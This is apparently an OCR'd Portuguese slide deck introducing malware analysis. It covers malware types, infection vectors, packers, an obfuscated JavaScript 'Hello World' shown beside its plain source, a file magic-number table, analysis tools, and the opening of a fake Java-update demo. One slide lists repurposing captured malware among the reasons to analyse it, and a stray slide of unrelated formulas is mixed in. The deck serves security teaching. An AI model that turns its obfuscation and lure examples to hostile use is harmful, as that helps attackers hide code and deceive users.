Decifrando o Código Malicioso: Uma Introdução à Análise de Malware.

⚠ ATENÇÃO!! ⚠

Todas as informações, teorias e demonstração apresentadas aqui são apenas de caráter educacional com o objetivo de alertar.

Csoares@localhost:~#whoami

Téc. em Processamento de Dados;

Graduado em Redes Computadores;

Pós em Redes Computadores;

Pós em Ethical Hacking CyberSecurity;

Pós Graduando Forense Computacional;

Perito Forense Computacional;

Hardware Hacking /Biohacking;

Analista de Segurança da Informação.

OWASP Belém-PA

DEVs Norte

SOC BRAZIL

HACKING IS NOT A CRIME


Hacker Culture

eForensics Magazine


Haking IT SECURITY MAGAZINE

PenTest magazine

Alguns Livros



O que é um Malware?




“São programas destinados a se infiltrarem em um sistema digital alheio de forma ilícita, com o intuito de causar algum dano ou roubo de informações.”

Alguns Tipos Malwares

#VIRUS

#WORM


#SPYWARE



#ADWARE

#TROJAN

HIJACKERS



#KEYLOGGERS

Só no primeiro semestre, número de novas ciberameaças chega a quase 10 milhões

Um novo vírus surge a cada 3,2 segundos. Entre os códigos maliciosos mais detectados estão os cavalos de Troia, Pups e adwares. Há dez anos, empresa havia identificado "apenas" 133.253 novos malwares

Da Redação
05/09/2017 às 13h35


O que é Análise de Malware?

“É a técnica de documentar, compreender o comportamento de um software suspeito com seu código-fonte.”

Etapas análise malware


Identificação do artefato

Malware | Maldoc



Análise

Estática | Dinâmica



Relatório

Tipos de Análise

Estática

Fazemos a simples “dessecação” de um artefato malicioso sem executá-lo.

Dinâmica

Executar o malware em ambiente controlado com ferramentas de monitoramento.


Por que analisar?

- ✓Avaliar o dano;
- ✓Desenvolver “Vacinas”;
- ✓Entender o comportamento e funcionamento;
- ✓ Realizar resposta a incidentes;
- ✓Desenvolver patchs de correção;
- ✓ Ganhar o controle do código malicioso e utilizá-lo para outros fins.

Vetores de infecção por malware

- Email
  - Link
  - Anexo
  - Link + documento download
- Sites *
- USB
- Software pirata
- Software sem Atualização
- Engenharia Social

Phishing



Smishing


Vishing

Malware Techniques

- Compression;
- Obfuscation;
- Criptografia de código.
- Etc...

Malware Techniques

Packer (Compression)



ASPack, Armadillo, Petite, FSG, UPX, MPRESS, NSPack, PECompact, Winunpack ...

Malware Techniques

```
#define NO_IDENT /* let's define it*/
#define MYMIN( x, y) ( ( x) > ( y) ? ( y) : ( x) ) /* complex macros OK*/

#define HAVE_TSEARCH
int name_wide, verbose, max_width= 80;
int
main( int argc,  char * argv[ ] )
{
  int j;
  char version[ 80] ;
  while ( ( j =  getopt_helper( argc,  argv,  "n:o:vV:",  ((char)(0x2053+885-0x2360)),
((char)(0x2368+457-0x24db))) != -1) {
```


```
function _0x5bee(){var
_0x279d17=['2716272jKzugS','1346436paJmOk','log','9ksRlZs','605344
pOJrEL','152502pRtQog','9333670mgUkmE','727234cjXLOC','330EpED
WX','1545baVJfB','19004IKzgOu'];_0x5bee=function(){return
_0x279d17;};return _0x5bee();}(function(_0x16223b,_0x1141ae){var
_0x5ede66=_0x3b26,_0x58d730=_0x16223b();while(!![]){try{var
_0x1ebcbe=-
parseInt(_0x5ede66(0x103))/0x1+parseInt(_0x5ede66(0x106))/0x2+-
parseInt(_0x5ede66(0x10b))/0x3+parseInt(_0x5ede66(0x109))/0x4*(p
arseInt(_0x5ede66(0x108))/0x5)+parseInt(_0x5ede66(0x107))/0x6*(-
parseInt(_0x5ede66(0x104))/0x7)+parseInt(_0x5ede66(0x10a))/0x8+-
parseInt(_0x5ede66(0x102))/0x9*(-
parseInt(_0x5ede66(0x105))/0xa);if(_0x1ebcbe===_0x1141ae)break;el
se
_0x58d730['push'](_0x58d730['shift']());}catch(_0x2edf83){_0x58d730
['push'](_0x58d730['shift']());}}}(_0x5bee,0xd00df));function
_0x3b26(_0x1c6397,_0x4f9aa0){var _0x5bee70=_0x5bee();return
_0x3b26=function(_0x3b26a0,_0x564f68){_0x3b26a0=_0x3b26a0-
0x101;var _0x97298a=_0x5bee70[_0x3b26a0];return
_0x97298a;},_0x3b26(_0x1c6397,_0x4f9aa0);}function hi(){var
_0x14f04c=_0x3b26;console[_0x14f04c(0x101)]('Hello\x20World!');}hi
();
```

```
// Paste your JavaScript code here
function hi() {
  console.log("Hello World!");
}
hi();
```


T-1000 do exterminador futuro 2

Polimórfico

Metamórfico


100%
0%


JOEL OSMENT
UMA JORNADA
A UM MUNDO
ONDE OS ROBÔS
TÊM A CAPACIDADE
DE SENTIR E SONHAR.
A.I.


X²− 4X ≤ 0
n(B∩C) = 22
n(B) = 68
n(C) = 84
n(B∪C) = n(B) + n(C) − n(B∩C)
M = 0.046765 / 3 0L
He = 4.002602
Na = 22.989769
Ar = 39.948
a(bc) = (ab)c
a+b = b+a
a(b+c) = ab+ac
126 = 6xy
x + 2y = 20

Magic Number

Sequências de bytes são utilizadas por diversos sistemas operacionais para identificar o tipo de **arquivo**, independentemente da sua **extensão**.

Description	Extension	Magic Number
Adobe Illustrator	.ai	25 50 44 46 [%PDF]
Bitmap graphic	.bmp	42 4D [BM]
Class File	.class	CA FE BA BE
JPEG graphic file	.jpg	FFD8
JPEG 2000 graphic file	.jp2	0000000C6A5020200D0A [....jP..]
GIF graphic file	.gif	47 49 46 38 [GIF89]
Executable file	.exe	4D 5A [MZ]
RAR file	.rar	52 61 72 21 1A 07 00 [Rar!...]
SYS file	.sys	4D 5A [MZ]
Help file	.hlp	3F 5F 03 00 [?_..]
VMWare Disk file	.vmdk	4B 44 4D 56 [KDMV]
Outlook Post Office file	.pst	21 42 44 4E 42 [!BDNB]
PDF Document	.pdf	25 50 44 46 [%PDF]

Algumas Ferramentas para Análise Malwares

Máquinas Virtuais

- VirtualBox
- vmware
- Parallels
- QEMU

Identificadores de arquivos

- PEiD
- ExeinfoPE
- DIE

Disassemblers e debuggers

- IDA free
- OllyDbg
- WinDbg

Descompiladores


- VB Decompiler
- dotPeek
- DNSPY

Análise de Tráfego em Redes

- wireshark
- FakeNet


Demostração

Case 01


Java
Diagnóstico de Soluções e Problemas Java
Usuários do Windows: Melhore a segurança do seu computador instalando a versão mais recente do java. É altamente recomendável que você instale a versão atualizada do Java. Manter versões desatualizadas do java em seu sistema representa um sério risco à segurança.
